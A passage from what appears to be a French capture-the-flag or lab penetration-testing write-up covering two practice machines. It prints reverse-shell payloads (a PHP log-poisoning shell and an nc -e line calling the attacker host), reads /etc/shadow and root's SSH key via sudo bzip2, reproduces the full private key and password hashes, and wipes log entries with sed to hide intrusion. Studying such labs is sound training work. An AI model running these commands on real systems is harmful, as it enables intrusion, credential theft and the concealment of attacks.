$2y$12$EUztpmoFH8LjEzUBVyNKw.9AKf37uZWPxJp.A3aap2ff0LbLYZrF

Un hash BCrypt, de facteur de coût 12 et un sel généré aléatoirement, ce ne sera pas le genre de hash qui sera craqué tout de suite…

Nous nous contenterons du second flag trouvé.

9.3 - Suppression des traces

Quant aux traces laissées, nous débutons par supprimer le fichier de reverse shell inséré dans la machine cible, remettons en place la configuration restreignant les fichiers de type php et modifions le mot de passe de admin de typo3 en remettant son hash en place dans la base de données contenue dans phpmyadmin.

Une fois cela fait, c'est le dossier /var/log qui contient la majorité des traces de nos actions, la commande *ls -lt* nous permettra d'afficher en triant les fichier en fonction de leur date de dernière modification, découvrons donc quels fichiers nous devons modifier :

```
ls -lt
total 3740
-rw-r----- 1 root   adm    46238 Dec 12 21:17 auth.log
-rw-r----- 1 root   adm  1292797 Dec 12 21:17 syslog
-rw-r----- 1 root   adm   271467 Dec 12 21:09 daemon.log
-rw-rw-r-- 1 root   utmp   71040 Dec 12 19:43 wtmp
-rw-rw---- 1 root   utmp    5376 Dec 12 19:42 btmp
-rw-r----- 1 root   adm   908768 Dec 12 19:20 kern.log
-rw-r----- 1 root   adm   768524 Dec 12 19:20 messages
-rw-r----- 1 root   adm   152705 Dec 12 18:31 debug
-rw-rw-r-- 1 root   utmp  292292 Jun 18  2021 lastlog
-rw-r--r-- 1 root   root   32032 Jun 18  2021 faillog
-rw-r--r-- 1 root   root  197694 Jun 18  2021 dpkg.log
drwxr-xr-x 2 root   root    4096 Jun 18  2021 apt
-rw-r--r-- 1 root   root   21125 Mar 29  2020 alternatives.log
drwxr-x--- 2 mysql adm     4096 Mar 29  2020 mysql
drwxr-x--- 2 root   adm     4096 Mar 29  2020 apache2
drwx------ 2 root   root    4096 Mar 29  2020 private
drwxr-xr-x 3 root   root    4096 Mar 29  2020 installer
```

Et pour vider les fichiers de seulement nos actions, nous les modifions en supprimant les lignes contenant Dec 12 au moyen de la commande *sed -i '/^Dec 12/d' nomdufichier*.


Ce sont donc tous les fichiers ayant comme date de dernière modification Dec 12 que nous modifiions de la sorte, sauf wtmp et btmp auxquels nous ne touchons pas.

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion sur la machine cible.

Machine 10

10.1 - Obtention du premier flag

L'adresse IP de la machine étant déjà affichée sur l'écran de connexion de la machine cible comme étant 192.168.1.10 :



Nous pouvons directement effectuer un nmap agressif sur la machine au lieu du réseau au moyen de la commande *nmap -A 192.168.1.10* :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 19:16 +04
Nmap scan report for 192.168.1.10
Host is up (0.00045s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             104 Jun 18  2021 index.php
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b1:12:94:12:60:67:e1:0b:45:c1:8d:e9:21:13:bc:51 (RSA)
|   256 b7:7f:25:94:d6:4e:88:56:8a:22:34:16:c2:de:ba:02 (ECDSA)
|_  256 30:c7:a2:90:39:5d:24:13:bf:aa:ba:4c:a7:f4:2f:bb (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.14.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.34 seconds
```

Nous avons donc des services ftp, ssh et http qui tournent sur la machine cible, tentons d'analyser le service ftp, et sachant que celui est définit comme étant anonymous, nous pouvons directement nous connecter avec le login anonymous et aucun mot de passe au moyen de la commande *ftp 192.168.1.10* :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.10
Connected to 192.168.1.10.
220 (vsFTPd 3.0.3)
Name (192.168.1.10:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

La racine de celui-ci semble être correctement configurée, et son seul contenu est un fichier index.php que nous nous empressons de récupérer au moyen de la commande *get index.php* :

```
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||28554|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             104 Jun 18  2021 index.php
226 Directory send OK.
ftp> get index.php
local: index.php remote: index.php
229 Entering Extended Passive Mode (|||65199|)
150 Opening BINARY mode data connection for index.php (104 bytes).
100% |*****************************************************************************************************************************|
226 Transfer complete.
104 bytes received in 00:00 (7.77 KiB/s)
```


Et lisons le donc :

```
┌──(kali㉿kali)-[~]
└─$ cat index.php
<?php
$file = $_GET['fil3'];
if(isset($file))
{
include($file);
}
else
{
print("Here my eyes ... ");
}
?>
```

Et nous remarquons une faille dans ce fichier :

$file = $_GET['fil3'];


Cette ligne ne vérifie pas l'argument du fichier que l'on peut donc modifier dans l'url, rendant ce code vulnérable aux attaques de type d'inclusion de fichiers locaux. Peut être ce code est celui de la page fournie par le serveur http, analysons le donc :



Il semble que ce soit la bonne page, effectuons malgré tout une recherche de ressources cachées sur le serveur au moyen de la commande *gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt* :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 15]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Aucune ressource cachée, l'inclusion de fichier locaux est notre seul espoir :



Et nous pouvons effectivement accéder au contenu de /etc/passwd…

Mais nous ne pouvons pas accéder aux différents flags :



Il va falloir trouver une manière de se connecter en tant que Monica, chose à laquelle nous ne parvenons pas pour le moment…

Nous tentons de trouver des clés ssh et autres types de ressources qui nous permettraient d'obtenir un shell mais sans succès, il va donc falloir revenir en arrière et trouver une méthode alternative…


Et après avoir tenté d'effectuer des logs poisoning (c'est à dire des injections dans les fichiers logs) ssh sans succès, nous tentons la même chose mais sur ftp en nous connectant sur le serveur ftp au moyen de la commande ftp 192.168.1.10 et en saisissant comme login notre code de reverse shell (raccourci en supprimant le commentaire) :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.10
Connected to 192.168.1.10.
220 (vsFTPd 3.0.3)
Name (192.168.1.10:kali): <?php exec('/bin/bash -c "bash -i >& /dev/tcp/192.168.1.15/6666 0>&1"'); ?>
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```


Au passage voici le code saisit :

<?php exec('/bin/bash -c "bash -i >& /dev/tcp/192.168.1.15/6666 0>&1"'); ?>

Et voici l'astuce, ce code sera lu et exécuté si nous parvenons à lire un fichier le contenant, et il se trouve que nous pouvons lire différents fichier dans la machine et, dans notre cas, nous tentons de lire le fichier /var/log/vsftpd.log :



Au même moment, nous mettons notre machine attaquante en écoute sur son port 6666 au moyen de l'habituelle commande *nc -lvnp 6666* :



Et nous obtenons un shell qui est honnêtement assez technique à obtenir.

Et pourtant, nous ne pouvons toujours pas accéder au flag user contenu dans le dossier home de l'utilisateur monica :

```
www-data@rtm10:~$ cd /home
cd /home
www-data@rtm10:/home$ ls
ls
monica
www-data@rtm10:/home$ cd monica
cd monica
www-data@rtm10:/home/monica$ ls
ls
user.txt
www-data@rtm10:/home/monica$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

Et après avoir passé un temps assez long à rechercher un potentiel indice, nous en trouvons enfin situé dans le dossier /opt, un dossier inhabituel pour y cacher ce genre de chose :

```
www-data@rtm10:/opt$ ls
ls
ls
ls.c
note.txt
```

Un fichier binaire ls et son code source en c :

```
www-data@rtm10:/opt$ cat ls.c
cat ls.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/types.h>

int main(void)
{
 char command[100];
 char ls[50]="/usr/bin/ls";
 char name[50];
 printf("Enter your name:");
 gets(name);
 strcpy(command,ls);
 setuid(1000);
 setgid(1000);
 printf("Hi %s, Im executing ls\n Output:\n",name);
 system(command);
}
```

Il y a également un fichier note.txt :

```
www-data@rtm10:/opt$ cat note.txt
cat note.txt
Im preparing the new ls program.
-monica
```

Un programme ls alternatif sera donc en cours de création par l'utilisateur monica et, en analysant le code source de cette commande, nous trouvons rapidement la faille suivante :

gets(name);

La fonction gets() ne limite pas la quantité de caractères que l'utilisateur peut entrer. Si l'utilisateur entre plus de 60 caractères (taille de name), les données débordent sur les zones mémoire adjacentes. Cela rend donc le code vulnérable aux attaques de type buffer overflow, nous permettant d'exécuter n'importe quelle commande en tant que monica en théorie. Nous tentons donc de nous saisir à la suite de la commande, une liste de cinquante A de padding suivis d'une commande qui nous souhaitons exécuter :

```
www-data@rtm10:/opt$ /opt/ls
/opt/ls
Enter your name:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcat /home/monica/user.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcat /home/monica/user.txt
Hi AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcat /home/monica/user.txt, Im executing ls
 Output:
sh: 1: ca/user.txt: not found
```

Mais cela ne fonctionne pas comme prévu, plutôt que de lire le flag, tentons d'exécuter une seconde commande de reverse shell précédée d'un padding de soixante A, la commande utilisée sera *python3 -c 'print("A"*60 + "/usr/bin/nc 192.168.1.15 3232 -e /usr/bin/bash\x00")' | /opt/ls* :

```
www-data@rtm10:/opt$ python3 -c 'print("A"*60 + "/usr/bin/nc 192.168.1.15 3232 -e /usr/bin/bash\x00")' | /opt/ls
<192.168.1.15 3232 -e /usr/bin/bash\x00")' | /opt/ls
```

Et pendant que nous mettons notre machine attaquante en écoute sur son port 3232 au moyen de la commande nc -lvnp 3232, nous obtenons une connection avec la cible :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.10] 36776
```

La commande *script /dev/null -qc /bin/bash* est bien pratique puisqu'elle permet d'avoir un environnement propre dans notre terminal ou plutôt pseudo-terminal sans message d'introduction. Cela rend plus rapide l'exploration du système jusqu'à la découverte du flag :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.10] 36762
script /dev/null -qc /bin/bash
monica@rtm10:/opt$
```

Et il semble que nous ayons réussi à obtenir notre shell avec l'utilisateur monica :

```
monica@rtm10:~$ cd /home/monica
cd /home/monica
monica@rtm10:/home/monica$ ls
ls
user.txt
monica@rtm10:/home/monica$ cat user.txt
cat user.txt
e9760c92e8ed17fdf46330202cab13e5
```

Et nous parvenons à lire le premier flag contenu dans user.txt qui est donc e9760c92e8ed17fdf46330202cab13e5.

10.2 - Obtention du second flag

Quels sont donc les privilèges de monica sur le système de la machine cible, nous le saurons au moyen de la commande *sudo -l* :

```
monica@rtm10:~$ sudo -l
sudo -l
Matching Defaults entries for monica on rtm10:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User monica may run the following commands on rtm10:
    (ALL) NOPASSWD: /usr/bin/bzip2
```

Et il semble que monica puisse exécuter la commande bzip2 avec des privilèges de superutilisateur, il se trouve qu'une seule commande qui sont connue et répertoriée en ligne (GTFO Bins) permet d'utiliser nos privilèges sur bzip2 pour obtenir un droit de lecture sur tous les fichiers du système :

sudo bzip2 -c fichier_que_nous_souhaitons_lire | bzip2 -d

Tentons donc de lire le fichier /root/root.txt au moyen de la commande *sudo bzip2 -c /root/root.txt | bzip2 -d* :

```
monica@rtm10:~$ sudo bzip2 -c /root/root.txt | bzip2 -d
sudo bzip2 -c /root/root.txt | bzip2 -d
1a7bc93ee2a9fb692418229f6209b609
```

Et nous avons donc accès au second flag qui est 1a7bc93ee2a9fb692418229f6209b609.

Mais les choses ne se terminent pas de cette manière, il faut pouvoir obtenir un shell root et pour cela, nous devons aller plus loin en tentant d'obtenir le mot de passe de root…

Tentons donc de lire le contenu de /etc/shadow au moyen de la commande *sudo bzip2 -c /etc/shadow | bzip2 -d* :

```
monica@rtm10:~$ sudo bzip2 -c /etc/shadow | bzip2 -d
sudo bzip2 -c /etc/shadow | bzip2 -d
root:$6$0/vQHDYzfuxtOH0w$34IvRqkqp8aLgExnUbeErC7phH6dZtRhfqd0HtRc9YeQS3FZR1AY9ust4kpAwi8DAjmclfbNdLMrtR5hZlrkY.:18796:0:99999:7:::
daemon:*:18721:0:99999:7:::
bin:*:18721:0:99999:7:::
sys:*:18721:0:99999:7:::
sync:*:18721:0:99999:7:::
games:*:18721:0:99999:7:::
man:*:18721:0:99999:7:::
lp:*:18721:0:99999:7:::
mail:*:18721:0:99999:7:::
news:*:18721:0:99999:7:::
uucp:*:18721:0:99999:7:::
proxy:*:18721:0:99999:7:::
www-data:*:18721:0:99999:7:::
backup:*:18721:0:99999:7:::
list:*:18721:0:99999:7:::
irc:*:18721:0:99999:7:::
gnats:*:18721:0:99999:7:::
nobody:*:18721:0:99999:7:::
_apt:*:18721:0:99999:7:::
systemd-timesync:*:18721:0:99999:7:::
systemd-network:*:18721:0:99999:7:::
systemd-resolve:*:18721:0:99999:7:::
messagebus:*:18721:0:99999:7:::
monica:$6$r3.r.GQ6bFM/C7P7$Cje3cvv/JD8cqf2bb.sbT5LxnJ40jJZ4obU7FJ/Fhq1QNjyGzlbhqK/SjkAwyivI650i6n1/vA8WsmR117Ded0:18721:0:99999:7:::
systemd-coredump:!!:18721::::::
ftp:*:18721:0:99999:7:::
sshd:*:18721:0:99999:7:::
```

Et nous trouvons le hash du mot de passe de root qui est $6$0/vQHDYzfuxtOH0w$34IvRqkqp8aLgExnUbeErC7phH6dZtRhfqd0HtRc9YeQS3FZR1AY9ust4kpAwi8DAjmclfbNdLMrtR5hZlrkY.:18796:0:99999:7:::

Cependant, un hash de type SHA-512 avec sel aléatoire, ce n'est pas pour le moment que ce genre de hash sera craqué, il faut que nous trouvions une autre méthode…

Un autre fichier qui si lu peut compromettre la sécurité d'un utilisateur est sa clé ssh id_rsa, tentons donc de lire celle de root au moyen de la commande *sudo bzip2 -c /root/.ssh/id_rsa | bzip2 -d* :

```
sudo bzip2 -c /root/.ssh/id_rsa | bzip2 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEArFKlwNcXIsZLyj2E4waArCaGEOYVJxX50k4mF81nzPtiIgX+32e9
sMfZd6oDpovRq2hEE8TKqdfHogyvpVHV2wBs/BLOAajO63GnFX8dAoBi/yzhnyYXgrNE9b
Cs5D6itQVBxC1EINy1TS67T14+jqK+9UNWdfQC8VlENBeaVbYI3vUSxQCbRqs92nQLrSVM
hYOa0zhYdWlkCH46aprZi1OTe4ZvSfuzYU3+tmhonwiYMyeAYCSEsnkCeUTF4zke9kRovP
upbKiPWoYHEKXPWYCDJ9xOD/K1yMsK8YJ2rOqyr5TkyO5HdEGZxj8MFMTFLyeyFG2kUHYy
llW2WQoqZQAAA8DTPxkj0z8ZIwAAAAdzc2gtcnNhAAABAQCsUqXA1xcixkvKPYTjBoCsJo
YQ5hUnFfnSTiYXzWfM+2IiBf7fZ72wx9l3qgOmi9GraEQTxMqp18eiDK+lUdXbAGz8Es4B
qM7rcacVfx0CgGL/LOGfJheCs0T1sKzkPqK1BUHELUQg3LVNLrtPXj6Oor71Q1Z19ALxWU
Q0F5pVtgje9RLFAJtGqz3adAutJUyFg5rTOFh1aWQIfjpqmtmLU5N7hm9J+7NhTf62aGif
CJgzJ4BgJISyeQJ5RMXjOR72RGi8+6lsqI9ahgcQpc9ZgIMn3E4P8rXIywrxgnas6rKvlO
TI7kd0QZnGPwwUxMUvJ7IUbaRQdjKWVbZZCiplAAAAAwEAAQAAAQEAgq5ajReQsAp5R3HH
6PLxeZvtZ7tUp0N/JQGm2b4nzceF8A9j7cAalom4XYtNIWw/ISH9HpDKsGq3NikwusqIx4
BXJgKMv61o3hxefWrccR0z9hfvMmYMxk11Km1FcAIgGe9WpJM/azx1MYcS/WmXP0wkTJM4
alMWODleA7Myk3QuG/jwVEZE37xaJHPwTpv9VRbqIjqw9XQbGvArzyuAsGWtMMMpZ3zwx5
LuthcWa2B0u4ND+KCi6vk/phwtoHJL26FiCFHdNUda7UgssdBQ0jby/0wdHK4BvwooZS6v
23Ly1Lw37prz8GN8S504Xa5zKG0St1Xb+rT77lRDOsfTgQAAAIEAjbYIgPvhTt3ZS+ne8R
iDgwrIOZIKCwb+s5o5F0vH0c/++s+weAghl+Fn8QfgCAMHapEZmyKjvLbixUT2B8F765S4
6omR8PD3i0Rr0j+pbBz9jNga/+XJjctLF+atU3aG0tB1Nc5Z/+eGtHjL1UJPNRaHtyb3zt
gOvMAN/5ZR8sMAAACBANl6TrhqiJaQcOdOT05Y4FxSh4r4ng2TTd5k1B9d2lSIVKeviKtj
L4QDlT/uzE6Rf0bNgunP+qT5YjB4ag/17sm7GDzSd+8MDnkeRTDEtHjPwLEHUYDyNl0/wS
9B+rlHu84WMYexmltA30PjAUQXaztYcKortlBHF8PRqHcatJaJAAAAgQDK2MGRmyabimXN
Urseppl+JsMn/xvaUj6AvlTmdyH7rGmjwa4s9OP503AX59/pRyyhGOuPyaiWR8kNp5YOkH0
Zv8bGSSWUP3b7ScjgCMVaXXVmEgG+feZyf1swM2WwQVZzs152wZcrK3hFG/vIFlFwcDD3y
pN2NMCkY0EFGqmz9/QAAAAlyb290QGV5ZXM=
-----END OPENSSH PRIVATE KEY-----
```

Nous pouvons alors copier-coller le contenu de ce fichier dans un fichier local à notre machine attaquante ayant des droits de type 600 (que l'on attribue au moyen de la commande *chmod 600 id_rsa*)puis tenter de se connecter en ssh au moyen de la commande *ssh -i id_rsa root@192.168.1.10* :

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@192.168.1.10
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:9nVPU1RRwEF2qHVMNWIAtHx5lSUNjmspmyDYJRiQAEw.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/kali/.ssh/known_hosts:19
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.1.10'
Host key for 192.168.1.10 has changed and you have requested strict checking.
Host key verification failed.
```

Nous avions pourtant donné les bons droits au fichier, mais le problème est local à la machine attaquante et est considéré comme une potentielle faille de sécurité, mais puisque nous contrôlons la situation, et le message d'erreur nous fournit la commande nous permettant de se connecter malgré tout en créant une nouvelle clé ssh locale, la commande est ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.1.10' :

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.1.10'

# Host 192.168.1.10 found: line 19
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

Plus rien ne devrait donc nous empêcher de nous connecter en tant que root :

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:9nVPU1RRwEF2qHVMNWIAtHx5lSUNjmspmyDYJRiQAEw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:25: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
Linux rtm10 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 18 14:34:39 2021
root@rtm10:~#
```

Et nous pouvons donc lire le flag :

```
root@rtm10:~# cd /root
root@rtm10:~# ls
flag.sh  root.txt
root@rtm10:~# cat flag.sh
#!/bin/bash
echo '\033[0;35m  rtm10  \033[0m'



echo "————————————————————————"
echo "\nPWNED HOST: $(hostname)"
echo "\nPWNED DATE: $(date)"
echo "\nWHOAMI: $(id)"
echo "\nFLAG: $(cat root.txt 2>/dev/null || cat user.txt 2>/dev/null || echo "Keep trying.")"
echo "\n————————————————————————"
root@rtm10:~# cat root.txt
1a7bc93ee2a9fb692418229f6209b609
```

Nous n’avons même pas eu besoin d'exploiter le fichier flag.sh pour pouvoir accéder au flag.

10.3 - Suppression des traces

C'est le dossier /var/log qui contient la majorité des traces de nos actions, la commande *ls -lt* nous permettra d'afficher en triant les fichier en fonction de leur date de dernière modification, découvrons donc quels fichiers nous devons modifier :

```
root@rtm10:/var/log# ls -lt
total 1696
-rw-r----- 1 root adm   20443 Dec 13 12:03 auth.log
-rw-r----- 1 root adm  101302 Dec 13 11:39 daemon.log
-rw-r----- 1 root adm  487948 Dec 13 11:39 syslog
